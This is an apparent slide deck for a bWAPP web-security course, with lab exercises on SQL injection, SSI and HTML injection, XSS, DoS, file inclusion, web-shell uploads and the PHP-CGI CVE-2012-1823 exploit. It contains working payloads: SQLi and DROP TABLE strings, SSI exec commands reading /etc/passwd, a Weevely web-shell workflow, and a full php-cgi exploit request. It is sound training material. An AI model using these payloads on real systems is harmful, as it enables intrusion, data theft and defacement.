
# SQL Injection

- **SQL injection** is very common in web applications
- Occurs when user input is sent to a SQL interpreter as part of a query
- The attacker tricks the interpreter into executing unintended SQL queries

The screenshot shows a web page titled "SQL Injection (Search)". At the top, there is a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a horizontal navigation menu with five items: "Title", "Release", "Character", "Genre", and "IMDb". A red error message is displayed below the menu: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1".


# SQL Injection

- Normal operation



# SQL Injection

- Abnormal operation



# SQL Injection

- PHP code
  - `SELECT * FROM table WHERE username='.$login.' AND password='.$password.'`
- Expected input
  - `SELECT * FROM table WHERE username='alice' AND password='loveZombies'`
- But what if the person injected
  - `SELECT * FROM table WHERE username='alice' AND password=" or 1=1 --`

# SQL Injection

## ■ Simple injections

- '--
- ' or 'a'='a
- ' or 'a'='a'--
- ' or '1'='1
- ' or 1=1--

# SQL Injection

- Union injections
  - ' UNION SELECT field1, field2 FROM table--
  - ' UNION SELECT table\_name FROM INFORMATION\_SCHEMA.TABLES WHERE table\_schema=database()--
- Stacked queries
  - '; DROP TABLE table;--

ZU 0666', 0, 0); DROP DATABASE TABLICE;

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# Exercise



- SQL Injection - Bypassing Login Forms
  - Go to [http://itsecgames.com/bWAPP/sql\\_3.php](http://itsecgames.com/bWAPP/sql_3.php)
  - Valid credentials: **alice/loveZombies**
  - Enter a quote ('') in the form fields
  - Try to login with the user Alice, without password
  - Try to login with a non-existent user

# Exercise



- SQL Injection - Extracting Data
  - Go to [http://itsecgames.com/bWAPP/sqli\\_1.php](http://itsecgames.com/bWAPP/sqli_1.php)
  - Enter a quote (' ) in the form fields
  - Any differences?
    - blah' or 1=1--
    - blah' or 1=2--
  - Try to grab the user passwords...

# Blind SQL Injection

- **Blind SQL injection** is a type of SQL injection attack that asks the database true or false questions
- Often used when the web application is configured to show generic messages
  - Code vulnerable to SQL injection is not displayed
  - Database does not output data to the web page
- Nearly identical to normal SQL injection, the way data is retrieved from the database is different...

# Blind SQL Injection

- The result of the SQL injection is determined based on the application's responses
  - Boolean-based or time-based
- Exploiting the vulnerability is more difficult and slower than traditional SQL injection... but not impossible!
- Using automated tools is a must



# Exercise



- Blind SQL Injection

- Go to [http://itsecgames.com/bWAPP/sqli\\_4.php](http://itsecgames.com/bWAPP/sqli_4.php)
- Enter an existing and non-existing movie
- Any differences?
  - iron man' and 1=1--
  - iron man' and 1=2--
  - iron man' and 1=1 and SLEEP(5)--
  - iron man' and 1=2 and SLEEP(5)--

# Automated SQL Injection

- sqlmap
  - Open source penetration testing tool
  - Automates the process of detecting and exploiting SQL injection
  - Developed in Python, since July 2006
  - Full support for MS SQL, MySQL, Oracle, PostgreSQL,...
  - Full support for various SQL injection techniques
  - Site: <http://sqlmap.org/>



# Exercise



- Automated SQL Injection

- Exploit the title-parameter: [http://itsecgames.com/bWAPP/sql\\_1.php?title](http://itsecgames.com/bWAPP/sql_1.php?title)
  - Dump ALL data from the database
  - Deface the bWAPP website
    - Use the --os-shell option
    - You will need a writable directory to upload the stager...
    - Create a custom HTML file in the root of bWAPP

# HTML Injection

- **HTML injection** occurs when a user inserts HTML code via a specific input field or parameter
- Insufficient validation of user-supplied data
- Dangerous when it is stored permanently!
- HTML injections can lead to
  - Website defacements
  - Phishing attacks
  - Client-side exploitation



# Exercise



## ■ HTML Injection

- Go to [http://itsecgames.com/bWAPP/html\\_stored.php](http://itsecgames.com/bWAPP/html_stored.php)
- Inject an image from an external website
- Redirect the page to an external website
- Start a phishing attack
  - Create a login form in HTML
  - Send the credentials to your attacker's machine
  - Inject the login form



# SSI Injection


- **Server-Side Includes injection**, or SSI injection
- A SSI attack allows exploitation by injecting scripts in HTML pages and executing the arbitrary code
- Very similar to HTML/command injection and XSS
- SSI injections can lead to
  - Website defacements
  - Complete host take over
  - Phishing attacks



# SSI Injection

## ■ SSI injections

- <!--#exec cmd="ls -l" -->
- <!--#exec cmd="cat /etc/passwd" -->
- <!--#exec cmd="echo 'Pwnd!' > /var/www/index.htm" -->
- <!--#include file="AAAA[...]AA" -->




# SSI Injection

- SSI privilege escalation vulnerability
  - An older vulnerability in IIS 4.0 and 5.0 allows an attacker to obtain system privileges!
  - Buffer overflow in a dynamic link library (ssinc.dll)
  - Exploited by creating a malicious page containing the SSI code below and forcing the application to load the page
    - <!--#include file="AAAA[...]AA" -->
    - Number of 'A' should be over 2049
  - More information: [CVE-2001-0506](#) / [MS01-044](#)

# Exercise

## ■ SSI Injection

- Go to <http://itsecgames.com/bWAPP/ssii.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
  - Create a custom HTML file in the root of bWAPP
- Make a reverse shell connection



# Cross-Site Scripting

- **Cross-Site Scripting**, or XSS, occurs when an attacker injects a browser script into a web application
  - The script doesn't run on the website, but in a victim's browser
  - The website delivers the script to a victim's browser
- Insufficient validation of user-supplied data (~ HTML Injection)
- Usually JavaScript, but it may also include HTML, Flash, or any other type of code that the browser may execute


# Cross-Site Scripting

- Types of XSS flaws
  - Reflected XSS
  - Stored XSS



# Cross-Site Scripting

## ■ XSS in the OWASP Top 10



# Exercise



- Cross-Site Scripting - Detection

- Go to [http://itsecgames.com/bWAPP/xss\\_get.php](http://itsecgames.com/bWAPP/xss_get.php)
- Detect if there are XSS flaws
- Which input fields are vulnerable?
- Generate a pop-up displaying the cookies
- Do the same with [http://itsecgames.com/bWAPP/xss\\_stored\\_1.php](http://itsecgames.com/bWAPP/xss_stored_1.php)

# Denial-of-Service

- Denial-of-Service attack, or **DoS** attack
- An attacker attempts to prevent legitimate users from accessing the application, server or network
- Consumes network bandwidth, server sockets, threads, or CPU resources
- Distributed Denial-of-Service attack, or **DDoS**
- Popular techniques used by hacktivists



# Denial-of-Service

- Newer layer 7 DoS attacks are more powerful!
  - ‘Low-bandwidth application layer DoS’
- Advantages of layer 7 DoS
  - Legitimate TCP/UDP connections, difficult to differentiate from normal traffic
  - Requires lesser number of connections, possibility to stop a web server from a single attack
  - Reach resource limits of services, regardless of the hardware capabilities of the server

# Denial-of-Service

- Layer 7 DoS methods
  - HTTP Slow Headers
  - HTTP Slow POST
  - HTTP Slow Reading
  - Apache Range Header
  - SSL/TLS Renegotiation
  - XML Bombs



# Exercise



## ■ Denial-of-Service

- Use the following tool to DoS the bWAPP web app
    - OWASP HTTP attack
  - Check the web server resources...

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
# File Inclusions

- **File inclusion** flaws occur when an attacker includes a file, usually through a script on the web server
- The vulnerability occurs due to the use of user-supplied input without proper validation
- Types of file inclusion flaws
  - Local File Inclusion, or LFI
  - Remote File Inclusion, RFI



# File Inclusions

## ■ File inclusion in the OWASP Top 10



# Exercise



## ■ File Inclusions

- Go to <http://itsecgames.com/bWAPP/rifi.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
  - Create a custom HTML file in the root of bWAPP
- What will be the result of...
  - [http://itsecgames.com/bWAPP/rifi.php?language=  
data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D](http://itsecgames.com/bWAPP/rifi.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D)

# Unrestricted File Uploads

- **Malicious, or Unrestricted File Uploads**
- File upload flaws occur when an attacker can upload files without any restrictions, or bypassing weak restrictions
- The first step in many attacks is to get some code to the system to be attacked!
  - Using an unrestricted file upload helps the attacker...
  - The attack only needs to find a way to get the code executed

# Unrestricted File Uploads

- **Web shells** are malicious web pages that provide an attacker functionality on a web server
- Making use of server-side scripting languages like PHP, ASP, ASPX, JSP, CFM, Perl,...
- Web shell functionalities
  - File transfer
  - Command execution
  - Network reconnaissance
  - Database connectivity



# Unrestricted File Uploads

- Weevely
  - Stealth PHP web shell
  - Provides a telnet-like console to
    - Execute system commands
    - Automatize administration and post-exploitation tasks
  - Site: <http://epinna.github.io/Weevely/>

# Unrestricted File Uploads

- External attack vectors for using web shells
  - Unrestricted File Uploads
  - Remote File Inclusion
  - SQL Injection
  - OS Command Injection
  - Insecure FTP, WebDAV,...

# Exercise



- Unrestricted File Uploads
  - Create a custom PHP web shell with **Weevely**
    - Generate the web shell
      - `weevely generate beebug /root/Desktop/weevely.php`
    - Go to [http://itsecgames.com/bWAPP/unrestricted\\_file\\_upload.php](http://itsecgames.com/bWAPP/unrestricted_file_upload.php)
    - Upload the web shell
    - Connect to the web shell
      - `weevely "http://itsecgames.com/bWAPP/images/weevely.php" beebug`
    - Explorer its functionalities
      - `:help`


# Using Known Vulnerable Components

## ■ PHP CGI Remote Code Execution

- PHP CGI-based setups contain a vulnerability when parsing query string parameters from PHP files
- Query strings that lack an '=' character are not properly handled, allowing command-line switches to be passed to the php-cgi binary
  - Source code disclosure and arbitrary code execution!
  - Affected PHP versions: before 5.3.12 and 5.4.x before 5.4.2
  - More information: [CVE-2012-1823](#)
  - Example: <http://itsecgames.com/bWAPP/admin/?-s>

# Using Known Vulnerable Components

- Ranking in the OWASP Top 10



# Hands-On Labs



- PHP CGI Remote Code Execution
  - Go to <http://itsecgames.com/bWAPP/admin/phpinfo.php>
  - Verify the server API and PHP version...
  - Disclose the source code
    - <http://itsecgames.com/bWAPP/admin/?-s>
  - Manually exploit and deface the bWAPP website
    - Create a custom HTML file in the root of bWAPP

Resend

Request Response

Method Text ... Send

```
POST http://itsecgames.com/bWAPP/admin/?-d+allow_url_include%3d1+-d+auto-prepend_file%3dphp://input HTTP/1.1
Host: itsecgames.com
Content-Type: application/x-www-form-urlencoded
Content-length: 66
Accept: */*

<?php system("echo 'Pwned!!!!' > /var/www/bWAPP/index_cgi.htm"); ?>
```

Time: 20 ms | Body length: 2696 bytes | Total length: 2933 bytes

# Cheat Sheet

- Hi little bees... we have a cheat sheet for you
- Containing all bWAPP solutions!
- Follow us on Twitter, and ask for our cheat sheet
- You will definitely become a **superbee!**




# Training and Workshop

- Attacking & Defending Web Apps with bWAPP
  - 2-day comprehensive web security course
  - Focus on attack and defense techniques
  - More info: <http://goo.gl/ASuPa1> (pdf)
- Plant the Flags (PTF) with bWAPP
  - 4-hour web security workshop
  - Perfect for your conference or group event!
  - More info: <http://goo.gl/fAwCex> (pdf)



# Training and Workshop



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